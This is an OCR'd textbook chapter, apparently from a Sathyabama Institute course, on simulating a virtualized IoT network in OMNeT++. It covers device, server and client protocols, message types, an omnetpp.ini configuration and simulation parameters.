



Figure 4.32 An application scenario for virtualized IoT complex network formation.

For this scenario, a total of seven virtual objects are needed to be created at the virtualization layer as shown in **Figure 4.31**. The user can get a virtual objects list through client application interface and specify connectivity among corresponding sensors and actuators to achieve the desired objective. The user can also specify simple rules as per the desired range for each indoor parameter for activation of corresponding actuating devices.

After deployment, the controller will update settings of each virtual object to establish desired connectivity settings among related virtual objects as shown in **Figure 4.32** and activation commands will be sent to sensors. Sensors will start sending sensing data about the indoor environment at the designated interval to the corresponding sensor virtual object. As per virtual IoT configuration, all sensing virtual objects will forward the data to a designated fan virtual sensor where simple rules will be applied to determine whether or not to send activation command to each actuator. This scenario requires the establishment of many-to-one and one-to-many connectivity between sensors and actuator virtual objects.

Application logic for this scenario is expressed in the application layer where its implementation is realized in the virtualization layer through the establishment of a virtualized IoT network among related virtual objects. For virtual objects network simulation, the configuration a hybrid network simulation setup in OMNeT++ is shown in the figure. OMNeT++ stands for Objective Modular Network Testbed in C++ and it is a very popular simulator for discrete event simulation. We can also perform network simulation in OMNeT++ by using an INET framework (open-source). This package includes different protocols for communication networks (wired, wireless and mobile networks.



Directory structure of the three protocols in OMNeT++. We have developed three application layer protocols in OMNeT++ for Client, Server and IoT devices in our network. The directory structure of these protocols in the OMNeT++ environment is shown in **Figure 4.32.** The server system has virtualization application protocol *VirtualizationServerApp*, IoT device has *IoTDeviceApp* protocol at the application layer.

Afterwards, we have developed an application layer protocol for the client *IoTClientApp* to send a request to a virtual objects server for configuration of the desired topology among registered virtual objects to perform the desired operation.

IoT Message Structure

Before presenting the detailed internal structure of these protocols, we first discuss the message structure that is used in these experiments. **Table 1** presents a brief description of various message fields. Each message has a unique ID for its identification in the simulation environment. In these experiments, various types of messages are generated, e.g., registration request message, acknowledgment message, command message, etc. A message type is an integer number indicating the type of message and **Table 1** presents a brief description of the various types of messages used in these experiments. The data field in the message structure is the most important part of the message structure.

Depending upon the message type, associated message content and information are encoded in this field. The parser is used to retrieve information from the data at the receiver side. Data field size is variable as a different type of messages requires different information.

The total size of the message is mainly dependent upon the size of this data field. Next, we present a brief description of the three application layer protocols used in this study.

Message Field	Description
messageID	Unique ID of message for its identification
type	Indicate the type of message (various message types are given in Table 2)
from	Address of the originator/source of the message
to	Address of the target/destination of the message
sendingTime	The time stamp at which the message was sent/generated from source.
data	Contains the actual content of message in encoded format.
messageLength	The total size (bytes) of message includes header and data contents.


Table 4.3 IoT message structure

Table 3. Description of various types of IoT messages.

Message Type	Description
1	Registration request message from IoT device
2	Registration acknowledgment message from server
3	Command message received from server
4	Sensing data message from IoT device
5	Command data packet from client to actuator IoT device
10	Data request message from client end
11	Acknowledgement message to data request packet from server to client device

Table 4.4 Description of various types of IoT messages

IoTDeviceApp Protocol: ***IoTDeviceApp is an application layer protocol designed for both sensing and actuating IoT devices. The directory structure of this protocol given in Figure 7 shows the source files used in its implementation.***



IoTDeviceMsg.msg is the message structure file that is automatically compiled by OMNet++ message compiler. This message structure is shared across all other protocols.

This protocol maintains the necessary information in network description (NED) language as required by the OMNeT++ simulator. All application logic of this protocol is implemented in C++ language. This protocol also keeps track of active flows by holding information about the target device, packet sending interval and flow expiry time.




Figure 4.33 working flow diagram

At simulation startup, IoT nodes, perform necessary configuration settings and then sets a timer for sending registration request. When the registration timer gets expired, OMNeT++ sends a timer message to the corresponding module as a self –message.

IoT device generates registration request message (Type = 1) by encoding its profile information in its data field and then sends this message to the underlying transport layer

protocol for onward transmission to the virtualization server. The timer is set again to re-transmit the registration request if no acknowledgment is received within a certain amount of time.

Upon reception of an external message, first, we check if it is a self - message (timers) or an external message and then it is processed accordingly. When a registration acknowledgment message (Type = 2) is received, then device updates its internal settings as registered and cancels the previously set timer to avoid the re-transmission of registration request.

Afterwards, the IoT device may receive an external command message (Type = 3) from the virtualization server to initiate data transmission at a specified sending rate. The message is parsed and active flow is generated and its expiry timer (flow timer) is set. Then, the first data packets (Type = 4) are sent and the sensing timer is set to continuously send packets. If the IoT device is an actuating device, then it may receive a control message (Type = 5) from a virtualization server to perform a designated operation.

Virtualization ServerApp Protocol

VirtualizationServerApp is an application layer protocol designed for IoT virtualization server node. The directory structure of this protocol given in **Figure 7** shows the source files used in its implementation. Application logic of this protocol is implemented in C++ language, whereas information about the active IoT devices is stored in a data structure.

Active IoT devices are those devices that are currently used in some virtualized IoT network and have active communication flows. Profile information of a registered IoT device is also maintained. The working flow diagram of this protocol is given in **Figure 9** At simulation startup, the virtualization server performs necessary configuration settings and then waits for an external message either from IoT devices or clients. Three types of messages are expected at the virtualization server (a) Registration request message (Type = 1), which results in the creation of virtual objects for corresponding IoT devices after necessary validation followed by sending an acknowledgment message; (b) a request message from client application (Type = 10) for the establishment of a virtualized IoT network through selection of desired virtual objects. The activation command is sent to the selected IoT device to initiate data transmission. Acknowledgment is sent to a client application; (c) sensing message (Type = 4) from activated IoT devices for onward forwarding to the corresponding target IoT device after verification.

IoTClientApp Protocol

IoTClientApp is an application layer protocol designed for IoT client devices. This protocol allows the user to get the desired virtual objects list from the virtualization server and specifies required network topology settings by mapping corresponding virtual objects.

The working flow diagram of this protocol is given in **Figure 10.**

Before the simulation start-up, we specify the request sending time for the client device in a simulation initialization script file i.e., omentpp.ini. At simulation startup, the client device performs necessary configuration settings and then sets a timer for sending virtualized IoT network formation request (Type = 10). When the request timer gets expired, OMNeT++ sends a timer message to the corresponding module as a self- message.

The client device generates a request message (Type = 10) by encoding its desired virtualized network topology information in its data field and then sends this message to the underlying transport layer protocol for onward transmission to the virtualization server. The request timer is set for its re-transmission if no acknowledgment is received from the server within the specified time.

After the reception of the acknowledgment message, the client device stores requested mapping information in its database.

A mapping timer is also set to purge the corresponding mapping entries from its data store when it is no longer needed. A copy of the sensing and control message is also sent to the client device by the virtualization server to keep its status updated.




Figure 4.34 graphical view of nodes internal layered architecture

For the sake of illustration, a graphical view of nodes internal layered architecture is highlighted in **Figure 4.34** (red rectangle for virtualization server, blue rectangle for client device, and yellow rectangle for IoT node). At the virtualization server, an instance of the *VirtualizationServerApp* protocol is used at the application layer. Likewise, instances of *IoTClientApp* and *IoTDeviceApp* protocol are used at the application layer of client device and IoT nodes, respectively.




Figure 4.35.Client, IoT device and virtualization server internal protocol stack.

In the beginning, IoT devices are associated with designated gateway nodes. Then, all IoT devices send registration requests to virtualization servers through the gateway node. IoT node color indicates its registration status i.e.,

- Red: request not yet sent,
- Yellow: request sent,
- Green: registered.

Registration request contains corresponding IoT device profile information. Upon registration, the virtualization server creates a virtual object (VO) for each IoT device to hold its profile information which is also used for onwards communication and control with/of corresponding IoT devices. Screen-shot given in **Figure4.35** is taken when the registration process of all IoT devices was completed and the activation command message is sent by a virtualization server to an IoT device. Furthermore, the tag on the application layer also indicates that 20 IoT devices are registered at the virtualization server (Registered VOs = 20). Similarly, the tag on the application layer of the IoT device is changed to Registered = yes indicating its registration with the server is successfully completed. After registration, virtualization servers

can receive requests from client devices and send various commands to registered IoT devices using its VO e.g., to get its operational status, to initiate data transmission, etc. Data transmission is initiated through a request sent by Client to *VirtualizationServerApp* using indicated part in an omnetpp.ini file as given in **Figure 4.36**

omnetpp.ini

```
##########################################################################################
[Config VirtualIoTNet60-part5]
description = Testing Virtual IoT Network with 60 IoT devices, 01 Client and 01 Virtualization Server using One 2 One Scenarios
network = My_Virtual_IoT_Net

#Virtualization Server Configuration
*.Server1.numVirtualServerApps = 1
*.Server1.virtualServerApp[0].typename = "VirtualizationServerApp"
*.Server1.virtualServerApp[0].localPort=1000

*.Server1.virtualServerApp[0].destPort=0
*.Server1.virtualServerApp[0].messageLength=0B
*.Server1.virtualServerApp[0].sendInterval=0
*.Server1.virtualServerApp[0].dataRate=0
*.Server1.virtualServerApp[0].numActiveDevices=0

#IoT Client Device Configuration
*.ioTClient1.numClientApps = 1
*.ioTClient1.ioTClientApp[0].typename = "IoTClientApp"
*.ioTClient1.ioTClientApp[0].VirtualizationServerAddress="Server1"
*.ioTClient1.ioTClientApp[0].localPort=1000

*.ioTClient1.ioTClientApp[0].reqStartTime=2s
*.ioTClient1.ioTClientApp[0].reqStopTime=20s
*.ioTClient1.ioTClientApp[0].dataSendTo="One2One"
*.ioTClient1.ioTClientApp[0].reqDataRate=100
*.ioTClient1.ioTClientApp[0].reqNumActiveDevices=5
*.ioTClient1.ioTClientApp[0].reqMapping="VS01>VA01,VS02>VA02,VS03>VA03,VS04>VA04,VS05>VA05"

*.ioTClient1.ioTClientApp[0].destPort=0
*.ioTClient1.ioTClientApp[0].messageLength=0B
*.ioTClient1.ioTClientApp[0].sendInterval=0

#IoT Sensors Configuration
*.area1s*.numIoTApps =  1
*.area1s*.ioTDeviceApp[0].typename = "IoTDeviceApp"
*.area1s*.ioTDeviceApp[0].VirtualizationServerAddress="Server1"
*.area1s*.ioTDeviceApp[0].LocationName="Area1"
*.area1s*.ioTDeviceApp[0].localPort=1000
*.area1s*.ioTDeviceApp[0].DeviceClass="Sensor"
*.area1s*.ioTDeviceApp[0].DeviceType="Temperature"
*.area1s*.ioTDeviceApp[0].destPort=0
*.area1s*.ioTDeviceApp[0].messageLength=0B
*.area1s*.ioTDeviceApp[0].sendInterval=0

#IoT Actuators Configuration
*.area2a*.numIoTApps  =  1
*.area2a*.ioTDeviceApp[0].typename = "IoTDeviceApp"
*.area2a*.ioTDeviceApp[0].VirtualizationServerAddress = "Server1"
*.area2a*.ioTDeviceApp[0].LocationName="Area2"
*.area2a*.ioTDeviceApp[0].localPort=1000
*.area2a*.ioTDeviceApp[0].DeviceClass="Actuator"
*.area2a*.ioTDeviceApp[0].DeviceType="Fan"
*.area2a*.ioTDeviceApp[0].destPort=0
*.area2a*.ioTDeviceApp[0].messageLength=0B
*.area2a*.ioTDeviceApp[0].sendInterval=0
```




Figure 4.37. Flow of output

During simulation start-up, all IoT devices send a registration request containing its profile information to a pre-configured virtualization server. Virtual objects are created for every connected IoT device. Afterwards, client node “ioTClient1” sends a request to the virtual server for the generation of a virtualized IoT network. The client desired topology is created by creating a virtual IoT network among selected virtual objects.

In these experiments, a simple use case scenario is simulated by creating five dynamic connections (one-to-one) between five pairs of sensors and actuators. Sensors from domain A are connected to the actuators in domain B. Afterwards, sensors are activated to start sending data at a specified data rate that is received by corresponding virtual objects and then forwarded to associated actuators through device mapping. Five flows are generated to establish one-to-one communication between sensors from domain A to actuators in domain B. Results are collected with varying data sending rates of 80, 100 and 120 packets/s per flow. The packet size used in these experiments is 1000 Bytes.

Table 4. Simulation parameters.

Parameter	Value/Range		
	IoT Device(s)	**Virtualization Server**	**Client Device**
Nodes count	60	1	1
Application-Layer	*IoTDeviceApp*	*VirtualizationServerApp*	*IoTClientApp*
Size of Packet	1000 Bytes	N/A	N/A
Sending rate of Packets (per node)	80, 100, 120 pkts/s	N/A	NA
Transport-Layer		UDP Protocol	
Routing-Layer		Static IP Protocol	
MAC-Layer	IEEE 802.11	Ethernet	Ethernet
Bit-Rate	54 Mbps	N/A	N/A
Wireless Communication Range	100 m	N/A	N/A
Size of Area		1000 m^2	
Nodes Mobility		Static	
Simulation Duration		20 s	

Table 4.5 The configuration for various parameters used in simulation.

SATHYABAMA
INSTITUTE OF SCIENCE AND TECHNOLOGY
(DEEMED TO BE UNIVERSITY)
